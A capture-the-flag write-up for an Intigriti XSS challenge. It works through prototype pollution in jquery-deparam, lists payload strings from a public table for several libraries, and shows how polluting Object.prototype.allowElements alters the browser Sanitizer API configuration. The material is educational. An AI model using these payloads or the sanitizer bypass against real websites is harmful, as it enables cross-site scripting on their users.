
A really nice video from Tomnomnom: https://www.youtube.com/watch?v=Gv1nK6Wj8qM

Many more can be found via Google ;-)

I wanted to confirm the Prototype Pollution as this would give us the possibility to overwrite/manipulate JavaScript attributes or pollute a JavaScript application object prototype of the base object, by injecting other values.

All credits go to BlackFan for creating following page gathering Prototype Pollution examples for different libraries: https://github.com/BlackFan/client-side-prototype-pollution

We can easily find our jquery-deparam in the list.



Prototype Pollution

Name	Payload	Refs	Found by

Wistia Embedded Video **(Fixed)**	`?__proto__[test]=test`
	`?__proto__.test=test`
		[1]	William Bowling

jQuery query-object plugin
CVE-2021-20083
	`?__proto__[test]=test`
	`#__proto__[test]=test`
			Sergey Bobrov

jQuery Sparkle
CVE-2021-20084
	`?__proto__.test=test`
	`?constructor.prototype.test=test`
			Sergey Bobrov

V4Fire Core Library	`?__proto__.test=test`
	`?__proto__[test]=test`
	`?__proto__[test]={"json":"value"}`
			Sergey Bobrov

backbone-query-parameters
CVE-2021-20085
	`?__proto__.test=test`
	`?constructor.prototype.test=test`
	`?__proto__.array=1|2|3`
		[1]	Sergey Bobrov

jQuery BBQ
CVE-2021-20086
	`?__proto__[test]=test`
	`?constructor[prototype][test]=test`
			Sergey Bobrov

jquery-deparam
CVE-2021-20087
	`?__proto__[test]=test`
	`?constructor[prototype][test]=test`
			Sergey Bobrov


MooTools More
CVE-2021-20088
	`?__proto__[test]=test`
	`?constructor[prototype][test]=test`
			Sergey Bobrov

Swiftype Site Search **(Fixed)**	`#__proto__[test]=test`	[1]	s1r1us

CanJS deparam	`?__proto__[test]=test`
	`?constructor[prototype][test]=test`
			Rahul Maini

Purl (jQuery-URL-Parser)	`?__proto__[test]=test`
	`?constructor[prototype][test]=test`
			Sergey Bobrov

With a POC:




PoC

```
<script src="https://code.jquery.com/jquery-2.2.4.js"></script>
<script src="https://raw.githack.com/AceMetrix/jquery-deparam/81428b3939c4cbe488202b5fa823ad661d64fb49/jquery-deparam.js"></script>
<script>
  $.deparam(location.search.slice(1))
</script>
```

```
?__proto__[test]=test
?constructor[prototype][test]=test
```

I used the JavaScript console to verify the Prototype Pollution. If we used the application with only the “name” parameter and check if for example “ourinput” exists in the application we get an undefined or simply said it does not exist. Logical because “ourinput” is no where defined in the source code we saw earlier.




challenge-0623.intigriti.io/challenge/index.html?name=test

```
> window.ourinput
<- undefined
> ourinput
✖ ▶Uncaught ReferenceError: ourinput is not defined
     at <anonymous>:1:1
> |
```

If we now add following to the URL “&__proto__[ourinput]=ourinput” which we got from BlackFans github jquery-deparam POC we should have Prototype Pollution as our source code is using the deparam function.

https://challenge-0623.intigriti.io/challenge/index.html?name=test&__proto__[ourinput]=ourinput



challenge-0623.intigriti.io/challenge/index.html?name=test&__proto__[ourinput]=ourinput


```
> window.ourinput
<- 'ourinput'
> ourinput
<- 'ourinput'
> |
```

Now “ourinput” is defined and works. We polluted the JavaScript successfully as “ourinput” was never defined by development while creating the application. We added it thanks to the vulnerable jquery-deparam library.

Step 3: Prototype Pollution on the sanitizer?

My next idea was to pollute the sanitizer. The sanitizer was the only thing stopping us from executing our XSS attack so an interesting part to have influence on.

First things first what is this sanitizer? First time I saw it to be honest. I copied a part of the source code and simply pasted it in Google




Ongeveer 5.540 resultaten (0,33 seconden)

mozilla.org
https://developer.mozilla.org › API · Vertaal deze pagina
Sanitizer: Sanitizer() constructor - Web APIs - MDN Web Docs
7 apr 2023 — The constructor config option can be used to customize the sanitizer behavior. Syntax. new **Sanitizer() new Sanitizer**(...
Syntax · Examples

https://developer.mozilla.org › HT... · Vertaal deze pagina
HTML Sanitizer API - MDN Web Docs
28 feb 2023 — const **sanitizer = new Sanitizer**(); // Default sanitizer; // Get the frame and its Document object const frame_element = document.

web.dev
https://web.dev › sanitizer · Vertaal deze pagina
Safe DOM manipulation with the Sanitizer API - web.dev
7 okt 2021 — However, the { **sanitizer: new Sanitizer**() } is the default argument. So it can be just like below. Copy code
Sanitizing user input · Sanitizer API · API surface · How to enable the Sanitizer API




Sanitizer: Sanitizer() constructor

Experimental: This is an experimental technology
Check the Browser compatibility table carefully before using this in production.

Secure context: This feature is available only in secure contexts (HTTPS), in some or all supporting browsers.

The `Sanitizer()` constructor creates a new `Sanitizer` object, which can be used to sanitize untrusted strings of HTML, or untrusted `Document` or `DocumentFragment` objects, making them safe for insertion into a document's DOM.



developer.mozilla.org/en-US/docs/Web/API/Sanitizer/Sanitizer
mdn web docs
References
Guides
Plus
Blog
NEW
Theme
Log in
Get MDN Plus
References > Web APIs > Sanitizer > Sanitizer()
Filter

```
const sanitized = new Sanitizer().sanitizeFor("div", unsanitized);
// Result (innerHTML of 'sanitized'): script will be removed: "abc alert(1) def"
```

Specifications


Specification
HTML Sanitizer API # dom-sanitizer-sanitizer

Browser compatibility

Report problems with this compatibility data on GitHub

The specification get us to more information: https://wicg.github.io/sanitizer-api/#dom-sanitizer-sanitizer

I found the “security considerations” but nothing about prototype pollution.



wicg.github.io/sanitizer-api/#security-considerations
W3C Community Draft Report
DRAFT
DRAFT
DRAFT
UNOFFICIAL DRAFT

TABLE OF CONTENTS

§ 4. Security Considerations

The Sanitizer API is intended to prevent DOM-based Cross-Site Scripting by traversing a supplied HTML content and removing elements and attributes according to a configuration. The specified API must not support the construction of a Sanitizer object that leaves script-capable markup in and doing so would be a bug in the threat model.

That being said, there are security issues which the correct usage of the Sanitizer API will not be able to protect against and the scenarios will be laid out in the following sections.

§ 4.1. Server-Side Reflected and Stored XSS

This section is not normative.

The Sanitizer API operates solely in the DOM and adds a capability to traverse and filter an existing DocumentFragment. The Sanitizer does not address server-side reflected or stored XSS.

§ 4.2. DOM clobbering

This section is not normative.

DOM clobbering describes an attack in which malicious HTML confuses an application by naming elements through `id` or `name` attributes such that properties like `children` of an HTML element in the DOM are overshadowed by the malicious content.

The Sanitizer API does not protect DOM clobbering attacks in its default state, but can be configured to remove `id` and `name` attributes.

§ 4.3. XSS with Script gadgets

This section is not normative.

Script gadgets are a technique in which an attacker uses existing application code from popular JavaScript libraries to cause their own code to execute. This is often done by injecting innocent-looking code or seemingly inert DOM nodes that is only parsed and interpreted by a framework which then performs the execution of JavaScript based on that input.


The Sanitizer API can not prevent these attacks, but requires page authors to explicitly allow unknown elements in general, and authors must additionally explicitly configure unknown attributes and elements and markup that is known to be widely used for templating and framework-specific code, like `data-` and `slot` attributes and elements like `<slot>` and `<template>`. We believe that these restrictions are not exhaustive and encourage page authors to examine their third party libraries for this behavior.

§ 4.4. Mutated XSS

This section is not normative.

Mutated XSS or mXSS describes an attack based on parser context mismatches when parsing an HTML snippet without the correct context. In particular, when a parsed HTML fragment has been serialized to a string, the string is not guaranteed to be parsed and interpreted exactly the same when inserted into a different parent element. An example for carrying out such an attack is by relying on the change of parsing behavior for foreign content or misnested tags.

Back to Google to see what I could find on maybe attacking the sanitizer with Prototype Pollution.



Ongeveer 687.000 resultaten (0,45 seconden)

portswigger.net
https://portswigger.net › daily-swig · Vertaal deze pagina

Prototype pollution bug in Chromium bypassed Sanitizer API

21 sep 2022 — A **prototype pollution** bug in the Chromium project allowed attackers to bypass **Sanitizer API**, a built-in browser library for removing ...

chromium.org
https://bugs.chromium.org › detail · Vertaal deze pagina

1306450 - Security: Sanitizer API bypass via prototype pollution

15 sep 2022 — I decided to check whether **prototype pollution** can be abused to bypass **Sanitizer API**. Turns out it can! Here's a proof of concept: <!doctype ...

First results are interesting. Especially this one:
https://bugs.chromium.org/p/chromium/issues/detail?id=1306450


In short Michael Bentowski (https://research.securitum.com/authors/michal-bentkowski/) reported that he could bypass the sanitizer using prototype pollution and the <svg><use> element

Google fixed the <svg><use> issue but sees the prototype pollution of the sanitizer as something they cannot fix. This is the way how JavaScirpt behaves and the developer needs to introduce a mistake that allows to pollute JavaScript before it can happen.

I saw something interesting in the comments of the bug report which I checked in my own browser.

Object.prototype.allowElements = ["abc"];
new Sanitizer({}).getConfiguration().allowElements // ["abc"]


This shows the allowed HTML elements configured for the sanitizer: *new Sanitizer({}).getConfiguration().allowElements*



```
> new Sanitizer({}).getConfiguration().allowElements
< (117) ['h2', 'big', 'button', 'style', 'form', 'var', 'h5', 'ins', 'caption', 'img', 'option', 'small', 'u', 'abbr', 'datalist', 'div', 'keygen', 'tfoot', 'th', 'pre', 'sup', 'optgroup', 'rt', 'bgsound', 'em', 'mark', 'bdo', 'wbr', 'a', 'h1', 'footer', 'menu', 'cite', 'output', 'table', 'main', 'blockquote', 'meta', 'layer', 'rtc', 'strong', 'del', 'li', 'tbody', 'q', 'area',
  'figure', 'acronym', 'figcaption', 'head', 'summary', 'canvas', 'hr', 'kbd', 'picture', 'col', 's', 'details', 'span', 'time', 'popup', 'rp', 'ruby', 'select', 'progress', 'address', 'thead', 'font', 'ul', 'audio', 'h3', 'dl', 'code', 'track', 'hgroup', 'h4', 'selectmenu', 'tt', 'source', 'h6', 'marquee', 'meter', 'rb', 'section', 'legend', 'b', 'nobr', 'tr', 'aside', 'html',
  'dfn', 'link', 'dd', 'video', 'dialog', 'ol', 'sub', 'bdi', 'p', 'colgroup', …]
```

Which we can completely change with Prototype Pollution. This will only allow the non existing element <abc> as a test.

Object.prototype.allowElements = ["abc"];



